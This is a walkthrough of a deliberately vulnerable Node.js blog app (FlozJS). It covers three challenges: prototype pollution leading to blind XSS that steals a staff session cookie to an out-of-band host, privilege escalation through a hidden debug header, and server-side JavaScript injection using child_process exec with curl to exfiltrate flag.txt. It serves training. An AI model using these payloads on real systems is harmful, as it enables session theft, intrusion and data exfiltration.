

FlozJS Vulnerable Web Application Writeup

Challenge 1 - Client-side prototype poisoning to blind XSS

Upon registering you will see that there's a commenting functionality within the blog.

What is "finance" you might ask... That is a very good question! You probably expected us to know too since we are called Finance and Loans Organization. Sorry but we dont really know, look somewhere else.

Comments

Leave a comment

SUBMIT

You can see that there's a client-side JavaScript code that handles parsing of the comments.

```
const commentSection = document.getElementById('commentSection');
const postId = '6365555ca64347bc7f5cf52a';
const addons = {
  avatar: '/assets/img/avatar.png',
  date: 'DD/MM/YYYY'
}

function encodeHTMLEntities(rawStr) {
  return rawStr.replace(/[\u00A0-\u9999<>\&]/g, ((i) =>
`&#${i.charCodeAt(0)};`));
}
```

```

}

function loadComment(comment) {
  let commentNode = document.createElement("p");
  let authorNode = document.createElement('div');
  let commentTextNode = document.createElement('div');
  let avatarNode = document.createElement('img');
  let dateNode = document.createElement('div');

  if ( comment.author ) {
    comment.author = encodeHTMLEntities(comment.author);
  }

  if ( comment.comment ) {
    comment.comment = encodeHTMLEntities(comment.comment);
  }

  commentWrapped = Object.assign({}, comment, addons);

  authorNode.innerHTML = commentWrapped.author;
  authorNode.classList.add('fw-bold');
  commentTextNode.innerHTML = commentWrapped.comment;
  avatarNode.src = commentWrapped.avatar;
  avatarNode.width = '50';
  dateNode.innerHTML = commentWrapped.date;
  dateNode.classList.add('fst-italic');

  commentNode.appendChild(avatarNode);
  commentNode.appendChild(authorNode);
  commentNode.appendChild(commentTextNode);
  commentNode.appendChild(dateNode);
  commentSection.appendChild(commentNode);
}

function getComments() {
  fetch('/comment/' + postId)
    .then((res) => res.json())
    .then((data) => {
      data.forEach((comment) => loadComment(comment));
    })
}

```

```

    .catch((err) => {
        console.log(err);
    })
}

window.onload = getComments();

```

We can see that there are 2 functions that handle escaping of comments by encoding provided input in HTML encoding. Moreover, there's a line of code that "wraps" the comment object with additional "addons" object and assigns their keys to an empty object resulting in "commentWrapped" object. Just injecting XSS payloads within the comment field or registering an account that has an XSS payload as username won't do since it will be escaped. However, if you leverage the "__proto__" quirk of JavaScript objects you can cause a prototype poisoning which bypasses the filter and renders the comment unsanitized.

Request	Response
<pre> 1 POST /comment/6365555ca64347bc7f5cf52a HTTP/1.1 2 Host: localhost:3000 3 Content-Length: 76 4 Cache-Control: max-age=0 5 sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24" 6 sec-ch-ua-mobile: ?0 7 sec-ch-ua-platform: "Windows" 8 Upgrade-Insecure-Requests: 1 9 Origin: http://localhost:3000 10 Content-Type: application/json 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36 12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-User: ?1 16 Sec-Fetch-Dest: document 17 Referer: http://localhost:3000/post/6365555ca64347bc7f5cf52a 18 Accept-Encoding: gzip, deflate 19 Accept-Language: en-US,en;q=0.9 20 Cookie: connect.sid=s%3AgQ_q5UC_Kxlv7w6qRmVrpir3roogcEz.dFvZPrK6NMnk14lQfMwoyLsQsGonvKAGhLjQWcfnPM 21 Connection: close 22 23 { "author": "mark", "__proto__": { "comment": "" } } </pre>	<pre> 1 HTTP/1.1 302 Found 2 X-Powered-By: Express 3 Location: / 4 Vary: Accept 5 Content-Type: text/html; charset=utf-8 6 Content-Length: 46 7 Date: Fri, 04 Nov 2022 18:22:25 GMT 8 Connection: close 9 10 <p> Found. Redirecting to / </p> </pre>

localhost:3000/post/6365555ca64347bc7f5cf52a

Floz Blog

localhost:3000 says
XSS


HOME

What is finance?

Most people dont know what it is!

This is nice and all. But you won't be able to pivot to anything from there. But if comments are parsed this way, maybe other things have a similar issue? Maybe things that I can't necessarily see how they are parsed? (unless I read the code 😄).

What you'll find is that the "contact" page can be leveraged for the same sort of XSS but a blind one! (It is blind since you don't really know how it is parsed and basically are trying your luck).




Email address

Message

SEND

Set up a server which will listen to upcoming requests (I'll be using interactsh, but you can use a normal python HTTP server or whatever).

```
root@ip-172-31-30-135:attacker# interactsh-client -v
```



The logo consists of several rows of backslashes (\) and forward slashes (/) arranged to form a stylized shape resembling a mountain or a series of peaks. To the right of the main graphic, the version number "1.0.6" is displayed.

```
projectdiscovery.io
```

```
[WRN] Use with caution. You are responsible for your actions  
[WRN] Developers assume no liability and are not responsible for any misuse or damage.  
[INF] Listing 1 payload for OOB Testing  
[INF] cdilj15r53d99867gk605yq16nigt4bjje.oast.me
```


Constructing an XSS payload in the same manner of the comments XSS. The payload attempts to exfiltrate the session cookie of the victim.

Request				Response				
Pretty	Raw	Hex	Hackvortor	Pretty	Raw	Hex	Render	Hackvortor
1 POST /contact HTTP/1.1 2 Host: localhost:3000 3 Content-Length: 201 4 Cache-Control: max-age=0 5 sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24" 6 sec-ch-ua-mobile: ?0 7 sec-ch-ua-platform: "Windows" 8 Upgrade-Insecure-Requests: 1 9 Origin: http://localhost:3000 10 Content-Type: application/json 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36 12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8, application/signed-exchange;v=b3;q=0.9 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-User: ?1 16 Sec-Fetch-Dest: document 17 Referer: http://localhost:3000/contact 18 Accept-Encoding: gzip, deflate 19 Accept-Language: en-US,en;q=0.9 20 Cookie: connect.sid= s%3AgQ_q\$UC_Kzlv7vr6qRmVvpir3roogcEz.dfFwZPrK6NmMnk14lQfHwoyLsGsQonvkAGhLjQWcfnPM 21 Connection: close 22 23 { "email": "fake@doesntreallyexist.com", "_proto_": { "message": "\"", } }	1 HTTP/1.1 302 Found 2 X-Powered-By: Express 3 Location: / 4 Vary: Accept 5 Content-Type: text/html; charset=utf-8 6 Content-Length: 46 7 Date: Fri, 04 Nov 2022 18:30:34 GMT 8 Connection: close 9 10 <p> Found. Redirecting to / </p>							

If you use the payload I showed then you should receive the victim's cookie after a short while.

```
-----  
HTTP Request  
-----  
  
GET /?connect.sid=s%3ATg5p1XgCJNt081XSf05TILUK-GH_47S4.FjitXwIawtP1Ppc6hjM6R%2FHFEA0nkc6G93UKrdo%2FBnc HTTP/2.0  
Host: cdilj15r53d99867gk605yq16nigt4bje.oast.me  
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8  
Accept-Encoding: gzip, deflate, br  
Accept-Language: en-GB  
Referer: http://localhost:3000/  
Sec-Ch-Ua:  
Sec-Ch-Ua-Mobile: ?0  
Sec-Ch-Ua-Platform:  
Sec-Fetch-Dest: image  
Sec-Fetch-Mode: no-cors  
Sec-Fetch-Site: cross-site  
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/108.0.5351.0 Safari/537.36
```

Swapping your current cookie with the exfiltrated one will result in a session hijack.




Email: dorris@floz.com

Username: dorris

Role: Staff

Challenge 2 - Developed debug functionality pushed to production

After completing the first challenge you will end up with a user that is more privileged than you (Dorris). Additionally, you will notice that a new feature within the blog is shown to you which handles user management.



Update a user's role

User

Choose user



Role

Choose role



UPDATE ROLE

I recommend elevating your user to Staff role as well for persistence of the currently acquired privileges.

User

mark

Role

Staff

UPDATE ROLE

Looking at the page you will see that there's an Administrator role, meaning that there is another stage possible for elevating privileges within the application. However, you can't set any user (including your own) as an administrator.

If you concluded that more enumeration is needed then you'd be correct. So if you fuzz the headers you will notice that there's an "X-Debug-Test" header which causes an error. (I usually use the "http-request-headers-fields-large.txt" wordlist for hidden headers discovery.).

The screenshot shows the Burp Suite interface. At the top, there's a menu bar with 'Attack', 'Save', and 'Columns'. Below it, a tab bar shows 'Results', 'Positions', 'Payloads', 'Resource Pool', and 'Options'. The 'Results' tab is active, displaying a table of HTTP history. The table has columns: Request, Payload, Status, Error, Timeout, Length, and Comment. The row for request 882, with payload 'X-Debug-Test' and status 400, is highlighted. Below the table, there's a 'Request' and 'Response' section. The 'Response' section is expanded, showing the raw HTTP response. The response starts with 'HTTP/1.1 400 Bad Request' and includes headers like 'X-Powered-By: Express', 'Content-Type: text/html; charset=utf-8', 'Content-Length: 21', 'ETag: W/"15-Hb05ZyqnoBE16kR1uNe+aquURsU"', 'Date: Fri, 04 Nov 2022 18:42:04 GMT', and 'Connection: close'. The body of the response is 'Incorrect debug value'.

Request	Payload	Status	Error	Timeout	Length	Comment
266	Expect	417	<input type="checkbox"/>	<input type="checkbox"/>	110	
732	Transfer-Encoding	400	<input type="checkbox"/>	<input type="checkbox"/>	47	
882	X-Debug-Test	400	<input type="checkbox"/>	<input type="checkbox"/>	230	
0		302	<input type="checkbox"/>	<input type="checkbox"/>	246	
1	A-IM	302	<input type="checkbox"/>	<input type="checkbox"/>	246	
2	Accept	302	<input type="checkbox"/>	<input type="checkbox"/>	246	
3	Accept-Application	302	<input type="checkbox"/>	<input type="checkbox"/>	246	
4	Accept-Charset	302	<input type="checkbox"/>	<input type="checkbox"/>	246	
5	Accept-Datetime	302	<input type="checkbox"/>	<input type="checkbox"/>	246	
6	Accept-Encoding	302	<input type="checkbox"/>	<input type="checkbox"/>	246	
7	Accept-Encodxng	302	<input type="checkbox"/>	<input type="checkbox"/>	246	
8	Accept-Language	302	<input type="checkbox"/>	<input type="checkbox"/>	246	
9	Accept-Ranges	302	<input type="checkbox"/>	<input type="checkbox"/>	246	
10	Accept-Version	302	<input type="checkbox"/>	<input type="checkbox"/>	246	
11	Accepted	302	<input type="checkbox"/>	<input type="checkbox"/>	246	
12	Access-Control-Allow-Credentials	302	<input type="checkbox"/>	<input type="checkbox"/>	246	

```
1 HTTP/1.1 400 Bad Request
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 21
5 ETag: W/"15-Hb05ZyqnoBE16kR1uNe+aquURsU"
6 Date: Fri, 04 Nov 2022 18:42:04 GMT
7 Connection: close
8
9 Incorrect debug value
```


Either by fuzzing or manually guessing you can find that the expected value is “true” which does not cause an error.

Request					Response				
Pretty	Raw	Hex	Hackvortor		Pretty	Raw	Hex	Render	Hackvortor
1	GET / HTTP/1.1				1	HTTP/1.1 302 Found			
2	Host: localhost:3000				2	X-Powered-By: Express			
3	Cache-Control: max-age=0				3	Location: /post			
4	Upgrade-Insecure-Requests: 1				4	Vary: Accept			
5	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36				5	Content-Type: text/html; charset=utf-8			
6	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9				6	Content-Length: 54			
7	Sec-Fetch-Site: same-origin				7	Date: Fri, 04 Nov 2022 18:43:18 GMT			
8	Sec-Fetch-Mode: navigate				8	Connection: close			
9	Sec-Fetch-User: ?1				9				
10	Sec-Fetch-Dest: document				10	<p>			
11	sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"					Found. Redirecting to 			
12	sec-ch-ua-mobile: ?0					/post			
13	sec-ch-ua-platform: "Windows"								
14	Referer: http://localhost:3000/contact					</p>			
15	Accept-Encoding: gzip, deflate								
16	Accept-Language: en-US,en;q=0.9								
17	Cookie: connect.sid=s13AgQ_q5UC_Kzlv7vr6qRmVrp3r0oogcEz.dfFvZPrK6NMnk141QfMvoyLsQsGonvKAghLjQWcfnPM								
18	Connection: close								
19	X-Debug-Test: true								
20									
21									

If you include the debug header you found in your requests you will notice that you can set any user to any role without restriction.

Request				Response				
Pretty	Raw	Hex	Hackvortor	Pretty	Raw	Hex	Render	Hackvortor
1	POST /manage/role HTTP/1.1			1	HTTP/1.1 302 Found			
2	Host: localhost:3000			2	X-Powered-By: Express			
3	Content-Length: 50			3	Location: /manage			
4	Cache-Control: max-age=0			4	Vary: Accept			
5	sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24"			5	Content-Type: text/html; charset=utf-8			
6	sec-ch-ua-mobile: ?0			6	Content-length: 58			
7	sec-ch-ua-platform: "Windows"			7	Date: Fri, 04 Nov 2022 18:46:08 GMT			
8	Upgrade-Insecure-Requests: 1			8	Connection: close			
9	Origin: http://localhost:3000			9				
10	Content-Type: application/x-www-form-urlencoded			10	<p>			
11	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36				Found. Redirecting to 			
12	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9				/manage			
13	Sec-Fetch-Site: same-origin							
14	Sec-Fetch-Mode: navigate				</p>			
15	Sec-Fetch-User: ?1							
16	Sec-Fetch-Dest: document							
17	Referer: http://localhost:3000/manage							
18	Accept-Encoding: gzip, deflate							
19	Accept-Language: en-US,en;q=0.9							
20	Cookie: connect.sid=s13ATg5p1XgCJNt081XSf05TILUK-GH_47S4.FjitXwIawtP1Ppc6hjM6R42FHFEAOnkc6G93UKrdo42FBnc							
21	Connection: close							
22	X-Debug-Test: true							
23								
24	userId=63f555d1a64347bc7f5cf543&role=Administrator							

As you can see my “mark” user is now an Administrator role.

Email	Username	Role
bart@floz.com	bart	User
dorris@floz.com	dorris	Staff
admin@floz.com	admin	Administrator
mark@fake.com	mark	Administrator

Challenge 3 - Server-side JavaScript injection


After achieving another privilege escalation to an Administrator role you will notice that there's a new functionality at the user management page. This functionality allows user deletion.

Delete a user

User

DELETE USER

The user deleting flow consists of two requests. One request redirecting you to a confirmation page and another actually executes the deletion of the user



Email: bart

Username: bart@floz.com

NOPE! TAKE ME BACK

DELETE USER

The second request will have a parameter named “confirm” with the value “true”. If you inject arbitrary characters to it then you are likely to cause an error. By inspecting the error you can conclude that the error is within the JavaScript context.

Request	Response
Pretty Raw Hex Hackvortor	Pretty Raw Hex Render Hackvortor
<pre>1 POST /manage/deleteUser HTTP/1.1 2 Host: localhost:3000 3 Content-Length: 41 4 Cache-Control: max-age=0 5 sec-ch-ua: "Chromium";v="107", "Not=A?Brand";v="24" 6 sec-ch-ua-mobile: ?0 7 sec-ch-ua-platform: "Windows" 8 Upgrade-Insecure-Requests: 1 9 Origin: http://localhost:3000 10 Content-Type: application/x-www-form-urlencoded 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36 12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-User: ?1 16 Sec-Fetch-Dest: document 17 Referer: http://localhost:3000/manage/deleteUserConfirm 18 Accept-Encoding: gzip, deflate 19 Accept-Language: en-US,en;q=0.9 20 Cookie: connect.sid=s%3A-hu5f8d801T%v%K1208CahJFXV5gc.D42BXe103mlT%aa2q%3zImP3vacB%8z%u2eivylTBj1FTs 21 Connection: close 22 23 userId=e365555cae4347bc7f5cf527&confirm=</pre>	<pre>1 HTTP/1.1 500 Internal Server Error 2 X-Powered-By: Express 3 Content-Security-Policy: default-src 'none' 4 X-Content-Type-Options: nosniff 5 Content-Type: text/html; charset=utf-8 6 Content-Length: 746 7 Date: Fri, 04 Nov 2022 18:54:26 GMT 8 Connection: close 9 10 <!DOCTYPE html> 11 <html lang="en"> 12 <head> 13 <meta charset="utf-8"> 14 <title> 15 Error 16 </title> 17 </head> 18 <body> 19 <pre> 20 SyntaxError: Unexpected token #39;#39;
 at deleteUser (/home/mark/Desktop/FlozJS/controllers/manage.js:121:33)
 at Layer.handle [as handle_request] (/home/mark/Desktop/FlozJS/node_modules/express/lib/router/layer.js:95:5)
 at next (/home/mark/Desktop/FlozJS/node_modules/express/lib/router/route.js:144:13)
 at next (/home/mark/Desktop/FlozJS/node_modules/express-validator/src/middlewares/check.js:16:13)
 at runMicrotasks (<anonymous>)
 at processTicksAndRejections (node:internal/process/task_queues:96:5) 21 </pre> 22 </body> 23 </html></pre>

At this stage you can conclude that the backend code is NodeJS if you didn't know it by now. Doing some research on how to run system commands within NodeJS you will come up with a payload of this sort

```
let { exec } = require('node:child_process'); exec('curl  
http://cdim1t5r53d98am7o2i0c8honp4dmnm8j.oast.online/');
```

Using this payload within a request will result with an interaction with your server, proving that the code execution was successful.

```
root@ip-172-31-30-135:attacker# interactsh-client
```

projectdiscovery.io

[WRN] Use with caution. You are responsible for your actions

```
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
```

```
[INF] Listing 1 payload for OOB Testing
```

```
[INF] cdim1t5r53d98am7o2i0c8honp4dmnm8j.oast.online
```

```
[cdim1t5r53d98am7o2i0c8honp4dmnm8j] Received DNS interaction (AAAA) from 94.230.91.21 at 2022-11-04 19:02:37
```

```
[cdim1t5r53d98am7o2i0c8honp4dmnm8j] Received DNS interaction (A) from 94.230.90.21 at 2022-11-04 19:02:37
```

```
[cdim1t5r53d98am7o2i0c8honp4dmnm8j] Received DNS interaction (AAAA) from 94.230.91.21 at 2022-11-04 19:02:37
```

```
[cdim1t5r53d98am7o2i0c8honp4dmnm8j] Received HTTP interaction from 141.226.161.61 at 2022-11-04 19:02:38
```

If you change the payload to something like this then you will be able to read the contents of the flag.

```
let { exec } = require('node:child_process'); exec('curl \"http://cat
./flag.txt`.cdim1t5r53d98am7o2i0c8honp4dmnm8j.oast.online/\"');
```

```
[cd1m1t5r53d98am/0210c8honp4dmnm8j] Received HTTP interaction from 141.226.161.61 at 2022-11-04 19:02:38
```

```
[you-found-me-nice-job.cdim1t5r53d98am7o2i0c8honp4dmnm8j] Received DNS interaction (A) from 94.230.90.22 at 2022-11-04 19:04:48
```

```
[you-found-me-nice-job.cdim1t5r53d98am7o2i0c8honp4dmnm8j] Received DNS interaction (AAAA) from 94.230.91.22 at 2022-11-04 19:04:48
```

```
[you-found-me-nice-job.cdim1t5r53d98am7o2i0c8honp4dmnm8j] Received DNS interaction (AAAA) from 94.230.91.22 at 2022-11-04 19:04:49
```

```
[you-found-me-nice-job.cdim1t5r53d98am7o2i0c8honp4dmnm8j] Received HTTP interaction from 141.226.161.61 at 2022-11-04 19:04:49
```

And that's it! I hoped you enjoyed the vulnerable web application as much as I did creating it 😊